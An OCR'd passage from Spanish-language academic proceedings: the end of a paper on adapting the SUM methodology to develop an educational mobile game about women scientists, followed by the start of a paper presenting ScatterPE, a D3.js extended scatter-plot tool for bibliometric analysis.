Fase Elaboración: proceso de desarrollo del videojuego.
Fase Beta: análisis del producto y eliminación de errores posibles, evaluar aspectos no funcionales del videojuego
Fase Cierre: versión final del videojuego disponible para el cliente y evaluación del proyecto.
La **Gestión de riesgo** se realiza durante todo el proceso para determinar riesgos y realizar el seguimiento de los mismos




Imagen 2. Fases de la metodología SUM – fuente: ISSN 0797-6410, Reporte Técnico RT 09-13 PEDECIBA

Metodología SUM adaptada a desarrollo de juegos serios en entornos académicos

La metodología SUM **fue adaptada** a las características del equipo, formado por investigadores académicos sin fines de lucro, y con propósitos educativos y de construcción de conocimientos.
Las etapas descritas anteriormente fueron desarrolladas según el siguiente detalle:
Fase concepto: se han definido aspectos tales como cantidad de participantes en el desarrollo del prototipo (4 desarrolladores, 2 clientes, 1 productor interno).

- Objetivo: que los usuarios entiendan que las mujeres tuvieron y tienen un rol importante en la ciencia, en especial en la informática. El usuario deberá transitar diferentes instancias para acceder a la información de mujeres científicas hasta completar la galería de científicas. No existe puntaje.
- Como se logran estos objetivos: transitar circuito con pistas hasta completar el perfil
- Desafíos: construir la trayectoria con la información de pistas que busca, identificar pistas falsas que le hacen retroceder
- Escenario: parque a cielo abierto con pistas presentes en objetos del parque
- Género del juego: juego educativo, con vista en tercera persona y agilidad mental
- Gameplay: el jugador interactúa con el juego mediante un joystick táctil, las acciones que el jugador puede realizar son caminar por el entorno de juego, saltar para sortear obstáculos, hablar con las personas que darán pistas al usuario.
- Características: juego orientado a plataforma móvil, controles interactivos que se ocultan al no ser necesarios, escenarios construidos utilizando la técnica de modelado Low Poly, para darle una apariencia estética amigable y optimizar el rendimiento del juego en dispositivos de gama media/baja.
- Historia y ambientación: el avatar transita por un parque, eligiendo la trayectoria, para descubrir pistas que le llevan a avanzar en el conocimiento de la científica si son verdaderas, y a retroceder cuando no lo sean. El prototipo incluye los perfiles de 5 científicas, con la intención de que el jugador las conozca y se instale la idea de que es posible destacarse en el mundo de la ciencia, en especial, de la informática.



Imagen 3. Captura de pantalla Juego Mujeres científicas PID 4109 UTN FRT



Imagen 4. Captura de pantalla Juego Mujeres científicas PID 4109 UTN FRT

- Pruebas de Concepto: el prototipo está siendo probado por los desarrolladores y jóvenes de su entorno, registrando las observaciones (críticas, errores, aportes) para ser analizados e incorporados posteriormente.
- Plataforma de desarrollo: se usa Unity
- Tecnologías y herramientas: el equipo de desarrolladores es competente en desarrollo de aplicaciones con C#. Modelado, texturizado y aplicaciones 3D (Blender), composición de controles mobile cómodos, narrativa básica (diálogos de los personajes), herramientas para

sonido (FL Studio 12), edición de imágenes (Photoshop), entre otras.

- Aspectos del negocio: el desarrollo del prototipo se ha limitado al ambiente académico, por lo que no se gestionará información financiera.
- Cliente y productor interno son roles cubiertos por integrantes del equipo. El público objetivo se describe como mujeres adolescentes y jóvenes, a quienes se quiere motivar en el estudio de ciencias exactas.

Fase Planificación: hasta la etapa de avance de este proyecto, los detalles de planificación son particulares y consistentes con la de un proyecto académico, de alcance limitado al prototipo.
La totalidad de las actividades se realizaron entre los integrantes del proyecto de investigación, mediante la asignación de roles, y de reportes de avance y monitoreo con Trello.
En las instancias preliminares se identificaron los conocimientos nulos, que fueron resueltos por capacitaciones internas, uso de tutoriales y material disponible en la web.

- Cronograma: se ha consensuado entre los integrantes del proyecto, con la flexibilidad propia de este tipo de desarrollo. Las fechas propuestas fueron logradas con mínimas desviaciones. La fecha de cierre del proyecto es noviembre de 2019.
- Objetivos: conseguir que los integrantes del equipo adquieran conocimientos sobre las tecnologías mobile que habilitarán producciones posteriores con otro público destinatario. Los criterios de evaluación para el logro de objetivos están expresados en cantidad de funciones probadas y aprobadas por el equipo en su totalidad.

En la especificación se trabajó sobre las características funcionales y no funcionales, tales como secuencias posibles, construcción de conocimientos; atajos, premios y penalizaciones; uso de recursos. Es posible resumir las características como reglas, narrativa y fantasía, metas y objetivos. No se ha realizado la estimación de las mencionadas características hasta esta etapa.
La **fase elaboración** o implementación está en plena ejecución, ya que se incorporan mejoras al prototipo obtenido hasta el momento de redactar este documento. Las iteraciones son creadas por el equipo de desarrollo, planificadas y evaluadas según los criterios de duración e insumo de recursos. Debido a que se trata de un prototipo, se ha considerado que es parte de la formación de recursos humanos del proyecto.
La **fase Beta** de este prototipo está en ejecución, ya que se evalúan los objetivos y se ajustan algunos aspectos, tales como diversión, curva de dificultad, curva de aprendizaje, eliminación de errores.
En la **fase de Cierre** se planifica poner a disposición de instituciones educativas de nivel medio y primario, de manera gratuita, ya que se quiere contribuir al aumento de la matrícula femenina en carreras de Ciencias Exactas.

La **Gestión de Riesgo** se ha concretado en el monitoreo de las actividades programadas, previa identificación de los factores que podrían impactar sobre el desarrollo de alguna etapa y las estrategias para mitigar sus resultados.

Reflexiones y Discusión

La integración de aspectos didácticos y tecnológicos en el diseño de dispositivos didácticos favorece el uso por parte de los nativos digitales. En el proceso de producción de tales dispositivos, los diseñadores y desarrolladores de juegos consideraron estrategias para generar esfuerzos y recompensas para los jugadores, para estimular la cooperación y la colaboración, buscando nuevas formas de motivación en el abordaje de desafíos que tienen como objetivo la construcción de conocimiento.
La elección de técnicas y de herramientas para la creación de aplicaciones educativas en plataformas móviles asegura, en gran medida, su aceptación por parte de usuarios de telefonía celular.
El reto adicional reside en presentar la construcción de conocimientos como una actividad divertida, y transparente para el usuario.
La metodología SCRUM, y su versionado para videojuegos SUM, ha formado a los integrantes del proyecto de investigación en la gestión de recursos, tanto como en la administración del proyecto.
Trabajar sobre la adaptación de metodologías de desarrollo en los campos profesionales para lograr objetivos académicos es un desafío que favorece la potenciación de los recursos humanos y de los resultados de la investigación. Además, promueve que estos productos sean aceptados en ámbitos extra académicos.
Las acciones futuras incluyen definir un modelo de desarrollo de juegos con fines didácticos que integre los conceptos de lúdica con los técnicos, para lograr que el conocimiento sea accedido por todos.
Además, se aspira a próximos desarrollos con fines de entrenamiento en el mundo del trabajo, de la seguridad y de la calidad.



Imagen 3. Captura de pantalla Juego Mujeres científicas PID 4109 UTN FRT

Referencias

[1] Riaño, J. (2013). Juegos serios: Bizkai Lab. Recuperado de http://www.bizkailab.deusto.es/wp-content/uploads/2013/05/estado_arte_SG4E.pdf

[2] Díaz, Frida. (2016). "*Los juegos serios y su potencial como dispositivos educativos".* Revista Digital Eduforics. Recuperado de **http://www.eduforics.com/es/los-juegos-serios-y-su-potencial-como-dispositivos-educativos/**.

[3] Acerenza N., Coppes A. et al. (2009). "Una metodología para el desarrollo de videojuegos". ISSN 0797-6410, Reporte Técnico RT 09-13 PEDECIBA. Instituto de Computación – Facultad de Ingeniería, Universidad de la República. Uruguay

[4] Marcano, B. (2008). Juegos serios y entrenamiento en la sociedad digital. *Revista Electrónica Teoría de la Educación y Cultura en la Sociedad de la Información9* (3), 93-107

[5] Padilla, N.; Collazos, C.; Gutiérrez, F.; Medina, N. (2012). «Videojuegos Educativos: Teorías y Propuestas Para el Aprendizaje en Grupo». *Ciencia e Ingeniería Neogranadina* **22** (1). ISSN 0124-8170 .

[6] McGonigal J. (2013) ¿Por qué los videojuegos pueden mejorar tu vida y cambiar el mundo?, un encuentro entre lo virtual y el mundo real en el que las personas salen favorecidas. ISBN 978-987-629-351-8. Siglo XXI Editores. Bs. As. Argentina.

[7] Quazzani I. (2012) Manual de creación de videojuegos con Unity 3D. Universidad Carlos III Madrid, España

[8] Dominguez Diaz A., Navarro F., Castro J. (2017) Unity 2017 .X. Curso práctico. Ed. Ra – Ma S.A. Editorial y Publicaciones

[9] Jurado F. et al (2015). Desarrollo de Videojuegos. Un enfoque Práctico.: Volumen 4. Desarrollo de Componentes: Volume 4. Createspace Independent Pub; Edición: 4

ScatterPE: una herramienta interactiva de apoyo al análisis bibliométrico

José Federico Medrano
Facultad de Ingeniería - Visualización y Recuperación Avanzada de Información (VRAIn)
Universidad Nacional de Jujuy
San Salvador de Jujuy, 4600
jfmedrano@fi.unju.edu.ar

Abstract

Las bases de datos bibliográficas poseen una enorme cantidad de registros en forma de publicaciones científico-académicas disponibles y listadas según diversos criterios. Al realizar una búsqueda por autor, estas ofrecen un conjunto de resultados, el cálculo de indicadores y métricas, y en algunos casos opciones de visualización de resultados. Este último aspecto, el que se refiere a la visualización, se encuentra aún en proceso de maduración. Estas herramientas se limitan a presentar simples estadísticas o datos tabulados, dejando de lado algún otro tipo de visualización más compleja que involucre varias dimensiones más que la cantidad de citas recibidas o la cantidad de publicaciones por año. Una adecuada visualización de datos permitiría entender la realidad desde distintas ópticas aportando un mayor entendimiento y un nuevo o mejor conocimiento a veces oculto en representaciones básicas y estáticas. En este trabajo se presenta un prototipo inicial de una herramienta interactiva de visualización de información que servirá de apoyo a los análisis bibliométricos. La idea inicial es intentar mejorar las representaciones visuales actuales contribuyendo con una alternativa de fácil implementación e integración en las aplicaciones actuales.

1. Introducción

La potencia de las interfaces gráficas y el aumento de la capacidad de procesamiento de los equipos informáticos, permiten entre tantas cosas una interacción directa con la información visualizada, esto ha favorecido la creación y la popularización de métodos y técnicas de Visualización de Información (InfoVis). *InfoVis* busca aumentar el conocimiento humano mediante el aprovechamiento de las capacidades visuales humanas para dar sentido a la información abstracta [1], proporcionando los medios por los cuales los seres humanos mediante sus capacidades perceptivas, pueden lidiar con el constante aumento de la cantidad de datos disponibles.

Las interfaces basadas en texto requieren esfuerzo cognitivo para entender su contenido informativo, por esto la idea básica de la exploración visual de los datos es la de presentar los datos en alguna forma visual, permitiendo que los humanos puedan obtener conocimiento, sacar conclusiones, e interactuar directamente con los mismos. Con este tipo de representaciones basadas en grandes cantidades de datos, los usuarios pueden *"detectar patrones o comportamientos que se deseaban evaluar, como así también descubrir comportamientos y relaciones entre los datos desconocidos hasta el momento"* [2]. *InfoVis* abarca las técnicas de visualización que tienen que ver principalmente con datos abstractos, es decir, los datos para los cuales el usuario no tiene un modelo mental preconcebido. Por esta razón, la interacción es especialmente importante en *InfoVis*, ya sea para la exploración, análisis y/o presentación de los datos [3].

La utilización de representaciones estáticas como imágenes o gráficos sin interacción han quedado atrás, el usuario de hoy en día necesita interactuar con la representación presentada, la herramienta de soporte debe brindar las facilidades para intercambiar formas, colores y modos de representar la misma información.

Dado que el sentido primario del ser humano es el sentido de la vista, la mayor parte de la información puede ser transportada utilizando este canal. La interacción permite al usuario implícitamente formar modelos mentales de las correlaciones y las relaciones entre los datos, a través del reconocimiento de patrones, marcando y centrándose en esos patrones, formulando hipótesis y pruebas mentales.

Sin importar el campo de estudio, las visualizaciones, gráficas y representaciones visuales de la información

abundan para dar un enfoque distinto a lo ya presentado o simplemente para resumir un conjunto de datos. Dentro del campo de la evaluación de la ciencia, un análisis o estudio bibliométrico parte de un conjunto de registros bibliográficos obtenidos a partir de una base de datos propia, comercial o de libre acceso, con el objetivo de contabilizar la producción científico-académica de un investigador, grupo de investigación, departamento, institución o país. Si se trata de una base de datos de libre acceso es necesario un proceso previo de limpieza y normalización de datos para obtener indicadores más reales, omitiendo registros duplicados por ejemplo [4]. Los indicadores bibliométricos más empleados y criticados en la evaluación de la investigación son según [5], las publicaciones y el recuento de citas.

La *Visualización de Información* cumple un papel relevante al realizar un análisis basado en citas bibliográficas. Poder plasmar mediante una representación, la información recolectada se vuelve una tarea compleja no solo según aumente la cantidad de información, sino también según se incremente el número de dimensiones objeto de estudio.

2. Visualizaciones actuales

En la actualidad existen un pequeño número de visualizaciones relacionadas con esta temática [6, 7]. *Scopus*[1] la base de datos bibliográfica por excelencia, se limita a presentar algunos gráficos de barra, torta y dona para representar los resultados de las búsquedas realizadas, estos gráficos incluyen visualizaciones basadas en la procedencia, tipo, año y área temática de las publicaciones. La única visualización relacionada con el número de citas y con indicadores bibliométricos, es el *h-graph* (ver Figura 1).




Figura 1: h-graph para un autor con h-index igual a 12

Por su parte la *Web of Knowledge*[2] presenta algunas visualizaciones (TreeMap [8]) para analizar los resultados entregados basándose en diferentes agrupaciones como año de publicación, autores, país de publicación, categoría según WoS, entre otras. Además de esto ofrece el informe de citas (ver Figura 2), la cual es una representación gráfica que muestra la evolución del número de citas recibidas a lo largo de los años.

Google Scholar[3], que es el máximo referente como motor de búsqueda de material científico-académico de libre acceso debido principalmente a su enorme cobertura y facilidad de uso, se limita a ofrecer un gráfico de barras de la evolución temporal del número de citas total y de las citas recibidas por cada publicación (ver Figura 3).

MicrosoftAcademic[4], el gran rival de *Google Scholar*, ubicado solo un escalón debajo, como alternativa y fuente de datos de material científico-académico, se limita a presentar un gráfico de barras donde cada una posee una doble componente, la cantidad de citas recibidas y la cantidad de publicaciones de ese año (observar Figura 4).



Figura 2: Informe de citas en la Web of Knowledge




Figura 3: Gráfico de la evolución de citas en GS

SemanticScholar[5], una herramienta de libre acceso lanzada en el año 2015, que fue diseñada como un motor de búsqueda de artículos científicos basado en inteligencia

[1] https://www2.scopus.com/
[2] http://apps.webofknowledge.com
[3] https://scholar.google.com/
[4] https://academic.microsoft.com/
[5] https://www.semanticscholar.org/

artificial, ofrece un par de gráficos relacionados al número de citas por cada publicación. En el listado de resultados a partir de una búsqueda inicial, ofrece un gráfico de las citas recibidas en los últimos tres años incluyendo el año actual, calculando lo que llama la "velocidad de cita", que no es otra cosa que el promedio de citas recibidos en estos años. Al acceder al registro muestra un poco más de detalle del gráfico inicial como se puede observar en la Figura 5.




Figura 4: Número de publicaciones y citas a través del tiempo en Microsoft Academic

Otra visualización en esta plataforma es la "Influencia del Autor", esta es posible ingresando al detalle de publicaciones de un autor, es decir, si la plataforma logró agrupar las publicaciones de un mismo autor, permite ver cuáles son los autores que más influyeron en el autor buscado y cuáles son los autores más influenciados por este (ver Figura 6).




Figura 5: Gráfico de citas para una publicación en SemanticScholar




Figura 6: Gráfico de Influencia de Autor en SemanticScholar

Un gráfico que intenta reunir las publicaciones de un investigador separándolas por tipo de publicación es el que ofrece el sitio web *CSAuthor*[6], en la misma se puede observar la evolución a través de los años de la cantidad de publicaciones indicando el tipo de la misma (Libro, En actas de congreso, Artículo, Tesis doctoral, Otros) con un color específico (ver Figura 7).

Si bien existen diferentes propuestas para visualizar algunas de las dimensiones que puede llegar a involucrar un análisis bibliométrico, éstas dependen de la herramienta o base de datos bibliográfica utilizada, y mayormente se limitan a representaciones estáticas o en el mejor de los casos solo involucran dos variables, por ejemplo: el año de publicación y la cantidad de documentos publicados por año. Es por esto que en este trabajo se propone el desarrollo de una herramienta interactiva, de libre acceso, versátil, capaz de involucrar un número mayor variables y ofrecer un conjunto de interacciones en una única visualización, para aportar una mirada desde un prisma diferente los resultados de un estudio bibliométrico.




Figura 7: Evolución temporal del número de publicaciones por tipo de publicación

3. Propuesta

El *Scatter plot* también llamado *scatter graph, scatter chart, scattergram, scatter diagram* o diagrama de dispersión, es un tipo de diagrama matemático que utiliza coordenadas cartesianas para graficar puntos que muestran la relación entre dos variables de un conjunto de datos. Al ser puntos dentro de un eje de coordenadas, el valor de cada punto está dado por la posición que ocupa, es decir, el valor de una variable según la posición en el eje horizontal y el valor de la otra variable según la posición en el eje vertical. A menudo se utiliza este tipo de diagramas para identificar asociaciones potenciales entre dos variables, en las que se puede considerar una variable explicativa y otra puede considerarse una variable de respuesta [9].

[6] https://www.csauthors.net

Encontrar una visualización que se ajuste a las variables que intervienen en un análisis bibliométrico puede resultar una tarea no tan sencilla, esto se debe a que en este tipo de estudios entran en juego diversas variables, por ejemplo: la cantidad de publicaciones por año, la cantidad de citas recibidas, el tipo de publicación, cantidad de autores, el lugar de publicación, el cálculo de indicadores (h-index y sus variantes). Al respecto, si se decidiera emplear un gráfico de barras donde se evalúan dos variables o hasta una tercera empleando barras apiladas con colores, para un análisis bibliométrico, resultaría en un gráfico muy sobrecargado y hasta difícil de entender según aumente la cantidad de registros. Un gráfico de líneas en un espacio de 2 dimensiones tampoco aporta muchas mejoras a esta problemática, puesto que solo permitiría evaluar dos variables. Con un diagrama de dispersión que permite también evaluar hasta dos variables como se mencionara, la cuestión no cambia, la limitación sigue presente y tampoco sería la mejor opción. Sin embargo, una variante o mejora de este diagrama permite introducir dos variables más, donde una puede estar representada por el tamaño de los puntos graficados, ahora ya no serían puntos sino burbujas, y otra variable puede estar representada por el color de dichas burbujas, en este sentido, se lograría ampliar notablemente las prestaciones del diagrama *Scatter plot* común al incorporar más dimensiones (variables). Tomando como base este último diagrama, se decidió optar por la variante que involucra cuatro variables de estudio, aunque entrando más en detalle, una quinta variable puede entrar en juego, si bien no como un elemento de visualización sino como un elemento de interacción, que sería a partir de la aplicación de un filtrado por alguna variable a elección. De este modo, un diagrama de dispersión extendido como el que se propone, podría adecuarse de una mejor manera a un mayor número de variables de un estudio bibliométrico.

A partir de lo expuesto, el prototipo construido se basó en un ejemplo sencillo y estático de *Scatter plot* disponible en el blog de su creador [10], el cual muestra la relación inversa entre la potencia del motor y la eficiencia del combustible (ver Figura 8). La idea inicial fue ampliar la funcionalidad de este diagrama en un intento de incorporar la mayor cantidad de variables en una sola visualización y tener así una imagen completa de la situación de estudio, en este caso, un conjunto de publicaciones científico-académicas pertenecientes a un autor determinado recolectadas de una base de datos bibliográfica (el resultado obtenido se observa en la Figura 9).

Para el diseño, modificación e implementación de la visualización presentada, se realizaron diversos experimentos con conjuntos de datos provenientes de motores de búsqueda académicos de libre acceso. La elección de este tipo de motores se debió al gran auge que están teniendo como alternativas a las bases bibliográficas tradicionales (*Scopus* y *Web of Science*). Se realizaron recuperaciones de registros para diferentes autores (algunos muy prolíficos y otros no tanto para observar las diferencias en los resultados), paras este propósito se emplearon *Google Scholar* y *Microsoft Academic* como orígenes de datos. Para el caso de *Google Scholar* se construyó un *crawler* específico para la extracción de registros y para *Microsoft Academic* se empleó la *Academic Knowledge API*[7] la cual permite realizar una gran cantidad de consultas automáticas previa registración. Ambos motores poseen diferencias sustanciales pero se intentó unificar un conjunto de datos básico con los atributos más importantes y en este sentido adaptar la visualización a dicho conjunto de datos.

Entre los atributos más importantes y que en la mayor parte de las bases de datos bibliográfica están presentes se encuentran: el título de la publicación, año de publicación, autores, cantidad de citas recibidas (algunas bases de datos como los repositorios institucionales no incluyen este indicador), resumen, enlace al documento, enlace a los registros que citan la publicación y lugar de publicación. Como esta visualización se adaptó inicialmente a los motores de libre acceso mencionados, estos incluyen el tipo de archivo del registro (PDF entre los más comunes pero también existen elementos en formato .DOC y .DOCX, y en menor cantidad en formato .TXT y .PPT), en consecuencia se agregó también este elemento de información.

La idea de definir este conjunto de datos "básico" se realizó para poder independizar la visualización del origen de datos, en un intento de favorecer la integración de la herramienta con cualquier plataforma o base de datos que desee emplearla y que posea la tecnología adecuada (tecnología web y soporte para JavaScript como se verá más adelante).

Si bien no todos los campos de un registro pueden ser visualizados, la mayor parte son elementos textuales (título, resumen, enlaces) y pocos son datos numéricos, en un intento de cuantificar y convertir valores textuales en discretos se logró definir los atributos que formarían parte del gráfico quedando algunos como opciones de filtrado y el resto como elementos de información. En este sentido, los elementos del gráfico serán: año de publicación, número de citas recibidas, cantidad de autores por publicación y lugar de publicación. Como elementos de filtrado quedarían: el tipo de archivo (como variable adicional), el año de publicación, número de citas y lugar de publicación (estos tres últimos además de ser elementos propios del gráfico actuarán como filtros). El resto de

[7] https://www.microsoft.com/en-us/research/project/academic-knowledge/

atributos (título, resumen, autores, enlaces) se emplearán solo para mostrar información adicional de ese registro.

Teniendo en cuenta todo lo expuesto, se desarrolló un primer prototipo de visualización utilizando la librería D3.js[8] (Data Driven Documents) [11, 12]. D3 (creada por Mike Bostock) es una elegante pieza de software que facilita la generación y manipulación de documentos web con datos. Lo realiza mediante [13]:

- Carga de datos en la memoria del navegador
- Vincular datos a elementos dentro del documento, creando nuevos elementos según sea necesario
- Transformar esos elementos mediante la interpretación de los datos enlazados de cada elemento y establecer sus propiedades visuales en consecuencia
- Transición de elementos entre estados en respuesta a la entrada del usuario.




Figura 8: Visualización de Scatterplot provista por Mike Bostock

Las posibilidades que entrega esta poderosa herramienta son inimaginables, si bien la curva de aprendizaje es empinada, la potencia y las capacidades de interacción que se pueden agregar en las distintas visualizaciones son enormes. D3.js fue creado para llenar una necesidad apremiante de una sofisticada visualización de datos accesible desde la web. Debido al diseño robusto de la biblioteca, realiza más que simples gráficos. La *visualización de datos* ya no se refiere a los gráficos de torta y gráficos de líneas. Ahora significa mapas y diagramas interactivos y otras herramientas y contenidos integrados en noticias, cuadros de mando de datos, informes y todo lo que se ve en la web.

ScatterPE (**Scatter P**lot **E**xtendido) es el nombre de la herramienta de visualización desarrollada en este trabajo, la misma recibe un archivo JSON[9] como conjunto de datos de entrada, dicho archivo posee el conjunto de publicaciones de un investigador (este primer prototipo solo se ha utilizado para visualizar los resultados de un investigador individual, sin embargo no posee inconvenientes si lo que se desea evaluar son los registros de una institución, ya que lo único que aumentaría sería el número de registros a visualizar). Los datos de cada registro del archivo ingresado son: título de la publicación, listado de autores, año de publicación, link al recurso, link al conjunto de citas de origen, tipo de archivo, número de citas, nombre de la revista/congreso/lugar de publicación, resumen, origen de datos, y listado de citas. Como la entrada es un archivo en formato JSON, esto permite que el origen de los datos pueda ser tanto de bases de datos tradicionales (*Scopus*, *WoS*) como de libre acceso (*Google Scholar*, *Microsoft Academic*, *SemanticScholar*, etc.) de forma indistinta.

El formato del archivo JSON de entrada es el siguiente:

- ***Title***: (string[500]) Título de la publicación.
- ***Authors***: (string[500]) Lista de autores separados por "," (coma).
- ***Year***: (int) Año de publicación.
- ***URL***: (string[400]) URL a la publicación ya sea al documento a texto completo o al repositorio donde está almacenado.
- ***URLCites***: (string[400]) URL al conjunto de citas de dicha publicación.
- ***Type***: (string[50]) Formato de la publicación, los formatos pueden ser: HTML, TXT, PDF, DOC, BOOK, PPT, XLS, PS u OTHERS.
- ***CiteNumber***: (int) Número de citas.
- ***JournalURL***: (string[250]) Para el caso de que los registros provengan de *Google Scholar*, dominio donde el documento ha sido localizado o en algunos casos el nombre de la Editorial, no se guarda el nombre de la revista pues gran parte de los registros no posee y en algunos casos aparece cortado. Para el caso de que la fuente de datos sea *Microsoft Academic* si se almacena el nombre de la revista, ya que la AK API[10] si lo provee, aunque no todos los registros lo cumplimentan. La idea de este atributo es indicar un parámetro para agrupar un conjunto de registros, por consiguiente es indistinto si se utiliza el dominio, editorial o nombre de la revista, luego en la visualización se verá la utilidad del mismo.
- ***Abstract***: (string[3000]) Resumen (abstract) de la publicación.
- ***Source***: (string[5]) Abreviación del origen de los datos, por ejemplo: GS para *Google Scholar* o MA para *Microsot Academic*.
- ***Cites***: Es un array de objetos utilizado para almacenar las citas recibidas por la publicación

[8] https://d3js.org/
[9] https://www.json.org/

[10] https://labs.cognitive.microsoft.com/en-us/project-academic-knowledge

en cuestión, si no es posible recuperar las citas (porque el motor académico no lo permite) o la publicación no posee citas, este atributo es vacío. Cada elemento posee los siguientes atributos: *Title*, *Authors*, *Year* y *URL*, los cuales poseen la misma especificación y significado que lo indicado para la publicación.

Es necesario aclarar que *ScatterPE* es una herramienta de visualización de información y no de recuperación de información, con lo cual la extracción de los registros de las distintas bases de datos queda fuera del alcance de este trabajo. Esta limitación responde a la naturaleza particular de cada base o motor de búsqueda académico, para algunos es necesario tener una suscripción o utilizarlo solo dentro de la red informática de una institución académica, o en el caso de motores gratuitos como *Google Scholar* que no permite recolecciones automáticas con lo cual la extracción se realiza de manera semiautomática o casi manual, o en el caso de *Microsoft Academic* que permite el uso de la AKAPI de manera gratuita por el término de un mes y luego se abona por el uso de la misma. Por estos motivos, la herramienta desarrollada no realiza el proceso de recuperación de registros, esto queda como tarea para el usuario de la misma, por esta razón es que se independiza del origen de datos a partir del ingreso de un archivo JSON que puede tener cualquier origen siempre y cuando se respete el formato indicado anteriormente.

Si bien para realizar los experimentos y testear la herramienta se desarrolló un *crawler* para *Google Scholar* y *Microsoft Academic*, los mismos solo sirvieron para realizar extracciones puntuales.

En *ScatterPE* los elementos se disponen del siguiente modo: en el eje vertical se encuentra la cantidad de coautores de las publicaciones, en el eje horizontal el año de publicación, cada publicación se representa por una burbuja donde el tamaño de las mismas indica la cantidad de citas recibidas, y por último el color de las burbujas indica el nombre de la revista/congreso donde fue publicado el registro bibliográfico. D3 posee un conjunto de opciones para crear e implementar animaciones e interacción con la visualización diseñada, algunas son sencillas de aplicar y otras requieren un esfuerzo considerable, además, estás se pueden combinar para proporcionar un efecto mucho más atractivo. Las animaciones están básicamente relacionadas con el cambio de posición de los elementos presentados o los efectos visuales para mostrarlos u ocultarlos. La interacción por su parte es muy similar a la animación, solo que los cambios en el contexto visual son operaciones que están bajo el control del usuario, es decir, es el usuario el que inicia la interacción con la herramienta mediante una acción, como hacer *clic* en un botón, como arrastrar el *mouse*, como hacer *scroll*, entre tantas otras.

El prototipo diseñado ofrece un conjunto de seis opciones de interacción entre las que se incluye: la posibilidad de filtrar por el origen de la publicación, este

